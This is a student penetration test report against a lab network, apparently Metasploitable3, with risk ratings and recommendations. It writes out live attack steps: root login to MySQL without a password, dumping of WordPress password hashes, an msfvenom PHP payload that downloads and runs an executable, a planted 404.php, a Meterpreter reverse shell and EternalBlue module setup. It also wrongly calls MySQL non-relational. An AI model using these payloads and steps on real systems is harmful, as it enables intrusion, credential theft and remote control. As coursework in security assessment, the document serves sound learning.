A2: Practical Assessment

ITNET302A Advanced Network Security

Murilo de Grandi - 801301053

Date: 22 May 2022

Penetration test report

Type:

Black-box

Performed for: Buggy Systems Pty

Performed by: MDG Ethical Hackers

Pentester: Murilo de Grandi

Table of Contents

EXECUTIVE SUMMARY

This pentest report document was developed by MDG Ethical Hackers. The purpose of this engagement is to analyse the current security posture of our client Buggy Systems by carrying out reconnaissance, scanning, exploitation and post-exploitation activities within the boundaries of the sploit box environment.

According to our findings, the target scope contains at least eight risk vulnerabilities that may be exploited with malicious intent.




Figure 1: Vulnerabilities Chart.

The potential impact of the risk vulnerabilities identified during the penetration test are rated as both high and critical as they may lead an attacker to administrative privileges in the system. Business-critical information/assets such as financial and intellectual property may be at imminent risk of being stolen, tampered or made inaccessible by an attacker. Therefore, we suggest addressing them as a matter of urgency.

Highest risk: MySQL server - weak authentication.

According to our findings, the highest risk relates to MySQL authentication credentials. MySQL is a non-relational database system used to store data in multiple tables. The MySQL server is responsible for the storage of data from different business applications and the company's WordPress website.

Currently, the database accepts the default password of MySQL, which is publicly available. Therefore, it could be easily compromised by a malicious actor intending to

steal data such as the WordPress user credentials, allowing access to the admin dashboard of the company's website and enabling attacks against the sploit server to potentially obtain administrative privileges of the whole system.

MDG Hackers believe that the impact of an attack on the Buggy Systems database could bring serious consequences to the business, including intellectual property leakage, reputational damage and financial losses.

Therefore, we recommend the implementation of a more secure authentication method for the MySQL database by enforcing the use of two-factor authentication (2fa) and stronger passwords. Additionally, we advise upgrading the MySQL application to the newest version as soon as possible.

1. Scope

The purpose of this penetration test is to find, explore and report the vulnerabilities encountered in the Buggy Systems network. The network environment consists of 3 boxes:

Box #1	**Box #2 – Target 1**	**Box #3 – Target 2**
Used by the pentester to perform the penetration test activities. Hostname: **VPN-kali** Host IP: **10.220.0.250/32**	The target for this penetration test. Hostname: **sploit** Host IP: **10.222.x1/32**, where x is any of (1,2,3,4,5,6,7,8 or 9)	The target for the Boot-2-root challenge. Hostname: **B2r** Host IP: **10.222.0.x2/32**, where x is any of (1,2,3,4,5,6,7,8 or 9)

Table 1: Network Summary.

2. Testing Methodology

The methodology used by pentesters to deliver a pentest assessment may involve the following stages:

Reconnaissance: The first stage relates to discovering and collecting information about the target systems, and identifying areas that are likely to contain vulnerabilities. The reconnaissance activity includes tasks such as network range definition, email and DNS enumeration, machine identification, active services identification, password list creation, operating system fingerprinting, and network mapping.

Scanning: Based on the findings, the following stage is to explore the target system and identify weaknesses that can be potentially exploited. The pentester may use a range of scanning tools to perform this task.

Exploitation: The next step is to exploit the vulnerabilities found from the previous stages by infiltrating as deep as possible into the system through privilege escalation, identifying which data and services are available.

Post-Exploitation: Once the pentester has a foothold in the system, the next goal is to maintain access for as long as possible to simulate what would be the consequences of a real invasion by a malicious attacker

Clearing tracks/Reporting: This is the final stage of the pentest, where information such as risk rating, vulnerabilities to be corrected and tools and techniques used to penetrate the system are listed in a detailed report to be presented to the client. It must be written in both technical and non-technical language so that IT staff and also managers can understand.

3. Findings Summary

MDG Ethical Hackers managed to find and exploit a total of eight vulnerabilities from the Buggy Systems network. According to the risk calculation performed for each of the findings, seven vulnerabilities were deemed critical and one vulnerability was deemed moderate.

The highest risk identified relates to MySQL authentication. Currently, the database service on port 3306 is fully exposed to public access as it allows access with MySQL default login credentials (user=root – password=NULL). Databases are critical assets and require efficient protection because they store most of the business data including sensitive information. Upon exploitation of the database, MDG hackers had access to a table of users containing password hashes and the WordPress database which stores the data and forms entries from the company's website.

From there, it was possible to connect to the admin panel of WordPress on port 8585 using one of the user credentials from the table wp_users and set up an exploit to obtain a reverse shell with administrator privileges.




Figure 2: Vulnerabilities Distribution.

Findings	Impact	Likelihood	Risk Rating

1 - MySQL Database Authentication	Extreme	Certain	Critical
2 - MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption	Extreme	Likely	Critical
3 - Oracle GlassFish Server Path Traversal	Extreme	Likely	Critical
4 - Jenkins – Multiple Vulnerabilities	Extreme	Likely	Critical
5 - ManageEngine Desktop Central 9 FileUploadServlet ConnectionId	Extreme	Likely	Critical
6 - SSH and RDP Authentication	High	Possible	Critical
7 - Apache Tomcat Manager Authenticated Upload Code Execution	High	Possible	Critical
8 - Ruby 1.8.6/1.9 (WEBrick HTTPd 1.3.1) - Directory Traversal	Medium	Possible	Major

Table 2: Findings Summary.

4. Risk Assessment Criteria

ISO 31000:2018 provides guidelines on managing risk faced by organizations. The application of these guidelines can be customized to any organization and its context. ISO 31000:2018 provides a common approach to managing any type of risk and is not industry or sector specific.

ISO 31000:2018 has been used to determine the risk rating for the vulnerabilities identified within this report.

The following matrix provides a break down for risk rating calculation:

	Impact				
Likelihood	Insignificant	Low	Moderate	Major	Critical
Certain	**MEDIUM**	**MEDIUM**	**HIGH**	**EXTREME**	**EXTREME**
Likely	**LOW**	**MEDIUM**	**MEDIUM**	**HIGH**	**EXTREME**
Possible	**LOW**	**LOW**	**MEDIUM**	**MEDIUM**	**HIGH**
Unlikely	**LOW**	**LOW**	**LOW**	**MEDIUM**	**HIGH**
Rare	**LOW**	**LOW**	**LOW**	**LOW**	**MEDIUM**

The following table provides a break down for likelihood calculation:

Likelihood	Description
Certain	Expected to occur in most circumstances
Likely	Will probably occur in most circumstances
Possible	Could occur at some time
Unlikely	Low chance of occurring
Rare	Unlikely chance of occurring

The following table provides a break down for impact calculation:

Impact	Description
Critical	The consequences will have extreme impacts on the organisation, projects or similar objectives. This can include major financial loss and significant reputational damage.
Major	The consequences will threaten the ongoing functionality of the organisation. Financial implications would have high consequences for the organisation.
Moderate	The consequences will not threaten the organisation, but may be subjected to significant review or operational consequences. Financial implications would have medium consequences for the organisation.
Low	The consequences will only threaten the efficiency of the organisation, however this could be dealt with internally. Any financial implication will have a low consequence.
Insignificant	The organisation can easily deal with the consequences by routine operations.

5. Penetration Test Findings

CRITICAL RISK FINDINGS

Finding 1: MySQL Database Authentication.


Risk	Critical	Impact: Extreme	Likelihood: Likely

From the portscan and enumeration activities using Nmap and Nessus, MDG Hackers identified a highly vulnerable MySQL database server. Database servers store data from multiple applications, including login credentials, logs, financial information and customer sensitive data from website forms. The vulnerability found relates to the weak authentication mechanism. Firstly, the database server does not require a password to log in as root (password=NULL), which is the default authentication setting of MySQL.

Location: 3306/tcp mysql

```
student@vpn-kali:~$ mysql -h 10.222.0.41 -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 860
Server version: 5.5.20-log MySQL Community Server (GPL)

Copyright (c) 2000, 2017, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| cards              |
| mysql              |
| performance_schema |
| test               |
| wordpress          |
+--------------------+
6 rows in set (0.05 sec)
```


Additionally, it uses the plugin *mysql_native_password*, which is not recommended because it stores password hashes from the database users internally, at mysql.user.table.




```
MySQL [mysql]> select * from user;
ERROR 2006 (HY000): MySQL server has gone away
No connection. Trying to reconnect ...
Connection id:    890
Current database: mysql

| Host      | User | Password | Select_priv | Insert_priv | Update_priv | Delete_priv | Create_priv | Drop_priv | Reload_priv | Shutdown_priv | Process_priv | File_priv | Grant_priv | References_priv | Index_priv | Alt
riv | Super_priv | Create_tmp_table_priv | Lock_tables_priv | Execute_priv | Repl_slave_priv | Repl_client_priv | Create_view_priv | Show_view_priv | Create_routine_priv | Alter_routine_priv | Create_user_priv | Event_
 | Create_tablespace_priv | ssl_type | ssl_cipher | x509_issuer | x509_subject | max_questions | max_updates | max_connections | max_user_connections | plugin | authentication_string |

| localhost | root |          | Y           | Y           | Y           | Y           | Y           | Y         | Y           | Y             | Y            | Y         | Y          | Y               | Y          | Y
    | Y          | Y                     | Y                | Y            | Y               | Y                | Y                | Y              | Y                   | Y                  | Y                | Y
 | Y                      |          |            |             |              |             0 |           0 |               0 |                    0 |        |                       |
| 127.0.0.1 | root |          | Y           | Y           | Y           | Y           | Y           | Y         | Y           | Y             | Y            | Y         | Y          | Y               | Y          | Y
    | Y          | Y                     | Y                | Y            | Y               | Y                | Y                | Y              | Y                   | Y                  | Y                | Y
 | Y                      |          |            |             |              |             0 |           0 |               0 |                    0 |        |                       |
| ::1       | root |          | Y           | Y           | Y           | Y           | Y           | Y         | Y           | Y             | Y            | Y         | Y          | Y               | Y          | Y
    | Y          | Y                     | Y                | Y            | Y               | Y                | Y                | Y              | Y                   | Y                  | Y                | Y
 | Y                      |          |            |             |              |             0 |           0 |               0 |                    0 |        |                       |
| localhost |      |          | N           | N           | N           | N           | N           | N         | N           | N             | N            | N         | N          | N               | N          | N
    | N          | N                     | N                | N            | N               | N                | N                | N              | N                   | N                  | N                | N
 | N                      |          |            |             |              |             0 |           0 |               0 |                    0 | NULL   |                       |
| %         | root |          | Y           | Y           | Y           | Y           | Y           | Y         | Y           | Y             | Y            | Y         | N          | Y               | Y          | Y
    | Y          | Y                     | Y                | Y            | Y               | Y                | Y                | Y              | Y                   | Y                  | Y                | Y
 | Y                      |          |            |             |              |             0 |           0 |               0 |                    0 | NULL   |                       |
```

Exploit

The WordPress database contains a table with users' credentials. MDG hackers noted that the WordPress website runs on a Wamp Server on port 8585. Using the credential of the user 'vagrant' which was cracked by a brute-force attack, we were able to log in and access the WordPress dashboard with admin privileges.



```
MySQL [wordpress]> SELECT * FROM wp_users;
ERROR 2006 (HY000): MySQL server has gone away
No connection. Trying to reconnect ...
Connection id:    884
Current database: wordpress

+----+------------+------------------------------------+---------------+---------------------+----------+---------------------+---------------------+-------------+--------------+
| ID | user_login | user_pass                          | user_nicename | user_email          | user_url | user_registered     | user_activation_key | user_status | display_name |
+----+------------+------------------------------------+---------------+---------------------+----------+---------------------+---------------------+-------------+--------------+
|  1 | admin      | $P$B2PFjjNJHOQwDzqrQxfX4GYzasKQoN0 | admin         | admin@example.com   |          | 2016-09-26 22:28:12 |                     |           0 | admin        |
|  2 | vagrant    | $P$BMO//62Hj1IFeIr0XuJUqMmtBllnzN/ | vagrant       | vagrant@example.com |          | 2016-09-27 20:13:37 |                     |           0 | vagrant      |
|  3 | user       | $P$B83ijKvzkiB6yZL8Ubpi35CMQHiQjv/ | user          | user@example.com    |          | 2016-09-27 20:14:08 |                     |           0 | user         |
|  4 | manager    | $P$BvcrF0Y02JqJRkbXMREj/CBvP..21s1 | manager       | manager@example.com |          | 2016-09-27 20:15:14 |                     |           0 | manager      |
+----+------------+------------------------------------+---------------+---------------------+----------+---------------------+---------------------+-------------+--------------+
4 rows in set (0.02 sec)
```



10.222.0.31:8585/wordpress/wp-admin/

How's It Going?

Thank you for using Ninja Forms! We hope that you've found everything you need, but if you have any questions:


WordPress 4.6.1 running Twenty Fourteen theme.

Akismet blocks spam from getting to your blog.
There's nothing in your spam queue at the moment.

Recently Published
Sep 26th 2016, 10:28 pm Metasploitable3

Then, using MSFVENON we crafted a payload and added the code to the 404.php template of WordPress, and using Meterpreter reverse/reverse_tcp payload we started a webserver on the pentester box to receive the TCP connection.


```
┌──(root💀 tafekali)-[~]
└─# msfvenom -p php/download_exec -f raw URL=http://172.16.1.7:8000/avast.exe
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 2717 bytes
    /*<?php /**/
      @error_reporting(0);
      @set_time_limit(0); @ignore_user_abort(1); @ini_set('max_execution_time',0);
      $MweTa=@ini_get('disable_functions');
      if(!empty($MweTa)){
        $MweTa=preg_replace('/[, ]+/', ',', $MweTa);
        $MweTa=explode(',', $MweTa);
        $MweTa=array_map('trim', $MweTa);
      }else{
        $MweTa=array();
      }

    if (!function_exists('sys_get_temp_dir')) {
      function sys_get_temp_dir() {
        if (!empty($_ENV['TMP'])) { return realpath($_ENV['TMP']); }
        if (!empty($_ENV['TMPDIR'])) { return realpath($_ENV['TMPDIR']); }
        if (!empty($_ENV['TEMP'])) { return realpath($_ENV['TEMP']); }
        $tempfile=tempnam(uniqid(rand(),TRUE),'');
        if (file_exists($tempfile)) {
          @unlink($tempfile);
          return realpath(dirname($tempfile));
        }
        return null;
      }
    }
    $fname = sys_get_temp_dir() . DIRECTORY_SEPARATOR . "tOgxbOdDd.exe";
    $fd_in = fopen("http://172.16.1.7:8000/avast.exe", "rb");
    if ($fd_in === false) { die(); }
    $fd_out = fopen($fname, "wb");
    if ($fd_out === false) { die(); }
    while (!feof($fd_in)) {
      fwrite($fd_out, fread($fd_in, 8192));
    }
    fclose($fd_in);
    fclose($fd_out);
    chmod($fname, 0777);
    $c = $fname;

      if (FALSE !== strpos(strtolower(PHP_OS), 'win' )) {
        $c=$c." 2>&1\n";
      }
      $TuaSdHl='is_callable';
```



```
┌──(root💀 tafekali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp -a x86 -e x86/shikata_ga_nai LHOST=172.16.1.7 LPORT=4444 -f exe -o avast.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
Saved as: avast.exe

┌──(root💀 tafekali)-[~]
└─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.222.0.31 - - [05/May/2022 08:41:58] "GET /avast.exe HTTP/1.0" 200 -
```

Finally, the payload created was added to Metasploit and activated by accessing the 404.php webpage, thus starting the reverse shell.

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST=172.16.1.7
[-] Unknown variable
Usage: set [option] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.

msf6 exploit(multi/handler) > set LHOST 172.16.1.7
LHOST ⇒ 172.16.1.7
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > set payload payload/windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 172.16.1.7:4444
```



```
[*] Sending stage (175174 bytes) to 10.222.0.31
[*] Meterpreter session 1 opened (172.16.1.7:4444 → 10.222.0.31:58860 ) at 2022-05-05 08:42:06 -0400

meterpreter > pwd
C:\wamp\www\wordpress\wp-content\themes\twentyfourteen
meterpreter > ls
Listing: C:\wamp\www\wordpress\wp-content\themes\twentyfourteen
==============================================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100666/rw-rw-rw-  2800    fil   2022-05-05 23:57:34 -0400  404.php
100666/rw-rw-rw-  2162    fil   2015-04-12 17:29:32 -0400  archive.php
100666/rw-rw-rw-  1928    fil   2015-04-12 17:29:32 -0400  author.php
100666/rw-rw-rw-  1537    fil   2015-04-12 17:29:32 -0400  category.php
100666/rw-rw-rw-  2317    fil   2015-01-20 14:03:23 -0500  comments.php
```

Recommendations:

MDG Ethical Hackers recommend restricting access to the MySQL server immediately by setting a more secure password for the root user and implementing two-factor authentication. It is also strongly recommended to upgrade the MySQL application to the newest version. This will effectively replace the *mysql_native_password plugin* with the *ed25519 authentication plugin* and enforce the use of a more secure authentication algorithm.

Finding 2: MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption

Risk	Critical	Impact: Extreme	Likelihood: Likely


Reference Information: CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0147, CVE-2017-0148

MS17-010 is a set of vulnerabilities found in the Microsoft Windows Server Message Block version 1 (SMBv1) service, which is responsible for creating connections between client and server. It is rated as critical because it permits an unauthenticated actor to execute arbitrary code remotely after gaining access to the system by sending crafted packets to the SMBv1 server.

Location: 10.222.0.41:445 tcp / cifs

Exploitation

Firstly, the vulnerability was found by MDG Ethical Hackers by using the vulnerability scanner Nessus.



Then, we searched for an exploit in the Metasploit database and used *windows/smb/ms17_010_eternalblue*.

```
msf6 > search MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms17_010_eternalblue

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > info

       Name: MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
     Module: exploit/windows/smb/ms17_010_eternalblue
   Platform: Windows
       Arch: x64
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Average
  Disclosed: 2017-03-14
```

The exploit was easily configured, only requiring the target host (RHOST), the listener host (LHOST) and the listener port (LPORT) to be entered.

```
File  Actions  Edit  View  Help
vpn ×   tafekali ×   vpn-kalibox ×   NMAP ×   root@tafekali: /usr/share/metasploit-framework/data/wordlists ×

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


